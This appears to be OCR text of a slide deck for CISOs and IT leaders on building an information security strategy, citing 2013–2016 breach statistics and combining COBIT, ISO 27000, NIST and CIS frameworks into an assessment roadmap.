
$141
Energy

$122
Hospitality

$105
Retail

*Currencies converted to US dollars
Source: 2014 Cost of Data Breach Study: Global Analysis, Ponemon Institute, sponsored by IBM

Why do Breaches Happen?



- Configuration Errors
- "Weak" defaults
- Easy passwords

- "Bugs"
- Input validation

- Installing suspect applications
- Clicking malicious links


- Phishing Emails
- Watering Hole attacks

Source: *IBM Security Services 2013 Cyber Security Intelligence Index*

Overlay malware on the mobile operating system is what web injections are to the PC

Mobile overlay malware offers a one-stop shop for blackhats

- Works with bank apps and other applications that use HTML/JS injections
- Enable credential collection




Many organizations do not sufficiently monitor published vulnerabilities that may affect the technology protecting their data

Reasons could be:

- They don't know all the sources of their data because they lack an asset inventory.
- They don't understand how critical their vulnerabilities are or the danger they pose to effectively supporting and growing the business.
- They intend to do a vulnerability scan to identify risks and remediate vulnerabilities, but, lacking an understanding of the risks, they never get around to taking action.

Source: IBM X-Force Threat Intelligence Report - 2016

Vulnerabilities in major databases, 2011 through 2015



Make Security Strategy Your Own– Know your Risks

Understanding of the problem

This Is Designed For:

- ✓ CISOs
- ✓ IT leaders

This Will Help You:

- ✓ Understand current security practice capabilities and performance
- ✓ Understand your security obligations, scope, boundaries, and responsibilities
- ✓ Establish a security target state based on your organizational context
- ✓ Develop a strategy and roadmap to help you achieve your security target state

This Will Also Assist:

- ✓ CEOs and other business leaders who want to understand which elements should be involved in a good security strategy
- ✓ IT staff

This Will Help Them:

- ✓ Determine at a high level the organization's current risk tolerance
- ✓ Acquire the necessary knowledge of required upcoming security initiatives and projects
- ✓ Gain an awareness of the value of good security practices

Understanding of the problem

Situation

Technology sophistication and business adoption, the proliferation of hacking techniques, and the expansion of hacking motivations from financial to now social, political, or strategic motivations have resulted in organizations facing major security risk. Every organization needs some kind of information security program to protect its systems and assets.

Complication

Performing an accurate assessment of your current security operations and maturity levels can be extremely difficult when you don't know what to assess or how, along with the fact that an assessment alone is only the starting point. Senior management wants to know that adequate targets have been determined and there is a robust plan for how they are going to be met.

Important Insight

Just because you haven't identified a breach doesn't mean you're secure.
A good security program is proactive about closing security gaps because ignorance is never blissful.

Compliance and organizational reputation create an intertwined relationship between the business and your security strategy.
Security programs must be regularly assessed and continuously maintained to ensure security controls align with organizational objectives.

Resolution

- Robust security requirements gathering across the organization, key stakeholders, customers, regulators, and other parties ensure the security strategy is built in alignment with and supportive of enterprise and IT strategies and plans.
- Best-of-breed security framework combines COBIT 5, ISO 27000 series, NIST SP 800-53, and CIS critical security controls to ensure all areas of security are considered, covered, and reported upon.
- A comprehensive current state assessment, gap analysis, and initiative generation ensures nothing is left off the table.
- Tested and proven rationalization and prioritization methodologies ensure the strategy you generate is not only the one the organization needs, but also the one the organization will support.

Attackers:
"It ain't broke, so why fix it?"

New threat trends in information security aren't *really* new.

Previously understood attacks still work just fine, and so attacks are simply an evolution, not a revolution.

Traditionally, most organizations are not doing a good enough job of the security fundamentals, which is why attackers have been able to use the same old tricks.

However, information security has finally caught the attention of organizational leaders, presenting the opportunity to implement a comprehensive security program.

Persistent Issues

1. **Evolving ransomware**
   Continual changes in the type and platforms make ransomware a persistent threat. The average cost per ransomware incident for an organization is **$156,900**.

2. **Phishing attacks**
   Despite filtering and awareness, in the last year phishing emails were opened **30%** more often than the previous year. From these successful attacks, credentials were the main data type breached (**91%**).

3. **Insider privilege and misuse**
   Attacks (**34%**) are often financially motivated across various job titles. **Takeaway**: Care less about titles and more about access levels.

4. **Mobile devices**
   BYOD is now commonplace, with **74%** of organizations allowing employees to use their personal devices for work. Vulnerabilities are persistent for Android system users, including increases in ransomware and malicious apps.

Emerging Trend

5. **IoT: The business impact**
   Controlling company users' connected devices will become increasingly difficult when a security solution cannot be installed and the device cannot be monitored.

Figures from Verizon's "2016 Data Breach Investigations Report"

It’s not a matter of if you have a security incident, but when

90%

of businesses have experienced an external threat in the last year.

50%

of IT professionals consider security to be their #1 priority.

73%

of organizations had an internal security incident in 2015.

46%

of businesses believe the frequency of attacks is **increasing**.

Effective IT leaders approach their security strategy from an understanding that attacks on their organization will occur. Building a strategy around this assumption allows your security team to understand the gaps in your current approach and become proactive vs. reactive.

Source: Kaspersky Lab. “Global IT Security Risks Survey”

It's not a matter of *if* you have a security incident, but *when*


Organizations need to prepare for and expect the inevitable security breach.

91% of companies surveyed had at least one external IT security incident

89% of breaches have a financial or espionage motive


Source: Verizon. "2016 Data Breach Investigations Report," 2016

Detected Security Incidents by Company Size (revenue)




Source: PwC. "Managing cyber risks in an interconnected world: Key findings from The Global State of Information Security Survey 2015"

Distribution of Benchmark Sample by Root Cause of the Data Breach



*Includes both IT and business process failures

Per Capita Cost for Three Root Causes of a Data Breach




Source: Ponemon Institute. "2015 Cost of Data Breach Study: United States"

Organizations need a systematic and proactive approach to information security

THREAT ACTORS	IT SYSTEMS
• Script kiddies are still out there, but well-funded organized crime and nation states are becoming more prevalent. • Monetization of stolen data is easier than ever before, especially due to ransomware… this makes bad actors more willing to attack. • Valuable information is everywhere! Any part of a system presents a desirable target.	• Data does not rest safely in storage… competing expectations for constant access and constant security are now the norm. • Outsourced infrastructure, software, and managed services mean that security boundaries are ambiguous and responsibility is often shared. • Valuable information is everywhere! IT systems must be thoroughly assessed.

Security framework should integrate several best practices to create a best-of-breed security framework

Best-of-Breed Information Security Framework




Comprehensive standard providing best practices associated with each control

Comprised of a concise list of 20 controls and sub-controls for actionable cyber defence

A process and principle structured security best practice framework

Provides a detailed list of security controls along with many implementation best practices intended for US federal information systems and organizations

A best-of-breed security framework



Systematic approach will create an effective security strategy and improve stakeholder satisfaction

1

Addresses the nature of information security.
Numerous projects and components are involved in a security program. Incorporate IT requirements and functions, and there are a countless number of elements to consider. A structured approach creates a detailed plan, allowing your team to focus on high-value security projects first, while moving toward a target state.

2

Highlights functions that were previously overlooked.
A systematic approach lays a foundation across all areas of information security upon which a complete program can be built. Instead of pursuing new projects in an ad hoc nature, our systematic methodology will help you build a comprehensive security program today, and enable ongoing management of inevitable changes to the initial program.

3

Justifies IT budget changes.
Following a systematic investigation of all security functions and understanding of program gaps, security leaders are in a position to effectively estimate their necessary security budget or shine a light on areas where intolerable risks will persist without budgetary relief.

This research project falls into the category of security assessments

	Security Assessment	Security Audit	Vulnerability Assessment	Penetration Test
Definition	An assessment of an organization's information security program in order to identify areas of improvement, conducted either as a self-assessment or guided assessment with a third party. Usually performed against a given security framework. Results are often prioritized and/or roadmapped.	An official examination of a security program's controls, including a validation of those controls performed by an independent third party (either independent internal audit of a wholly separate auditor). Audited against an authority security framework. Results are often prioritized and/or roadmapped.	The process of identifying, evaluating, and prioritizing vulnerabilities. Most often consists of a vulnerability scan with supporting contextual information to support prioritization of findings. Can vary in system or application scope. Does not necessarily require a third party.	The practice of testing a computer system, network, or web application to find vulnerabilities that an attacker could exploit. Considered a service that is offered by third parties (pen testers or white hat hackers) in which a variety of products, tools, and methods are used to exploit systems and gain access to data.
Pros	• Shorter time to completion • Lower cost	• Usually exhaustive in nature • Validates control effectiveness	• Cost-effective way to identify technical vulnerabilities	• Identifies and validates vulnerabilities • Emulates real-world attack
Cons	• Limited validation of security controls, limiting efficacy	• Long-time commitment • Very expensive	• Does not validate security program maturity or control effectiveness	• Expensive • Limited scope of each engagement

This project is considered a security assessment: a comprehensive security assessment is performed against a best-of-breed authority security framework, generating a prioritized, actionable, and right-sized security roadmap.

Security leaders are more accountable than ever before

CEO	CFO/COO	CIO	CHRO	CMO
Loss of market share and reputation Legal exposure	Audit failure Fines and criminal charges Financial loss	Loss of data confidentiality, integrity and/or availability	Violation of employee privacy Violation of customer privacy	Loss of customer trust Loss of brand reputation

Your board and CEO demand a strategy

Source: Discussions with more than 13,000 C-suite executives as part of the IBM C-suite Study Series

Questions CISO Want to be Able to Answer…

Establishing Baseline

Identify what needs to be defended or observed as well as formulate a risk profile to detect abnormalities

- Who are the attractive targets within my enterprise?
- Which applications and what data do we need to defend due to their sensitivity?
- What is the normal behavior profile for users, assets, and applications?

Sophisticated Attacks

Gain awareness of a motivated/ incentivized attacker attempting to hide/ disguise the attack as innocuous interactions, potentially over a long period of time

- Which assets within my organization are already compromised or are vulnerable?
- Which external domains may be the source of attacks?
- Are there any low profile network traffic elements that might signal an ongoing or imminent attack?

Qualify Insider Threats

Identify or warn of users within the organization's network who may be inclined to perform actions that are detrimental to the organization's operations

- What data is being leaked or lost and by whom?
- Who internally has the motivation and skills to compromise the cyber operations of the company?
- Who is exhibiting abnormal usage behavior?

Predict Hacktivism

Alert to a possible attack from groups or entities that sympathize with causes that are contrary to the interests

- Which controversial issues may trigger a negative sentiment about the organization triggering an increased risk of attack?
- How to identify and monitor intentions of entities antagonistic to the organization's business practices?
- How does publicity of the company in the media impact risk?

Counter Cyber Attacks

Inform of an impending or on-going attack by criminal enterprises or government funded or government sponsored groups

- Which geographical region may be the origin of an attack?
- Which hacking tools may be used and who is gaining access to them?
- Are their symptoms of an attack underway or being planned manifesting themselves as support issues?

Mitigate Fraud

Surface new or existing fraud methods that may compromise its compliance with regulations or cause significant losses to its financial operations

- How can the organization identify a fraudulent activity?
- Which users have compromised identities that may lead to fraudulent activity?
- Can well known fraud attempts have patterns can either be detected or even anticipated?

The 2014 U.S. State of Cybercrime Survey

The survey identified eight common deficiencies where spending and efforts lag:

1. **Most organizations do not take a strategic approach to cybersecurity spending**
2. Organizations do not assess security capabilities of third-party providers
3. Supply chain risks are not understood or adequately assessed
4. Security for mobile devices is inadequate and has elevated risks
5. Cyber risks are not sufficiently assessed
6. Organizations do not collaborate to share intelligence on threats and responses
7. Insider threats are not sufficiently addressed
8. Employee training and awareness is very effective at deterring and responding to incidents, yet it is lacking at most organizations

http://www.pwc.com/us/en/increasing-it-effectiveness/publications/2014-us-state-of-cybercrime.jhtml

Security Risk Framework Maturity Cycle

NIST Security Framework

Core Function
- Identify
- Protect
- Detect
- Respond
- Recover

Organizational Security Framework

DOMAIN

PROCESS

SECTORAL
(Compliance)

No formal strategy

SMART ARCHITECTURE

ORGANIZATIONAL

Period review and assessment

Characteristics of Organizational Frameworks

Base characteristics

- Generally uses portions of **process**, **domain** and **sector** frameworks
- Based on the organization's business environment and conditions
- Based on evaluations from lines of business / operations, executives, auditors and Board of Directors
- Amends plans based on resources, changing conditions, and new information

Approach to risk

Sets the risks, priorities, and risk tolerances for cybersecurity and Information Technology in support of the enterprise

Meets NIST and domain guidelines and Federal, State mandates

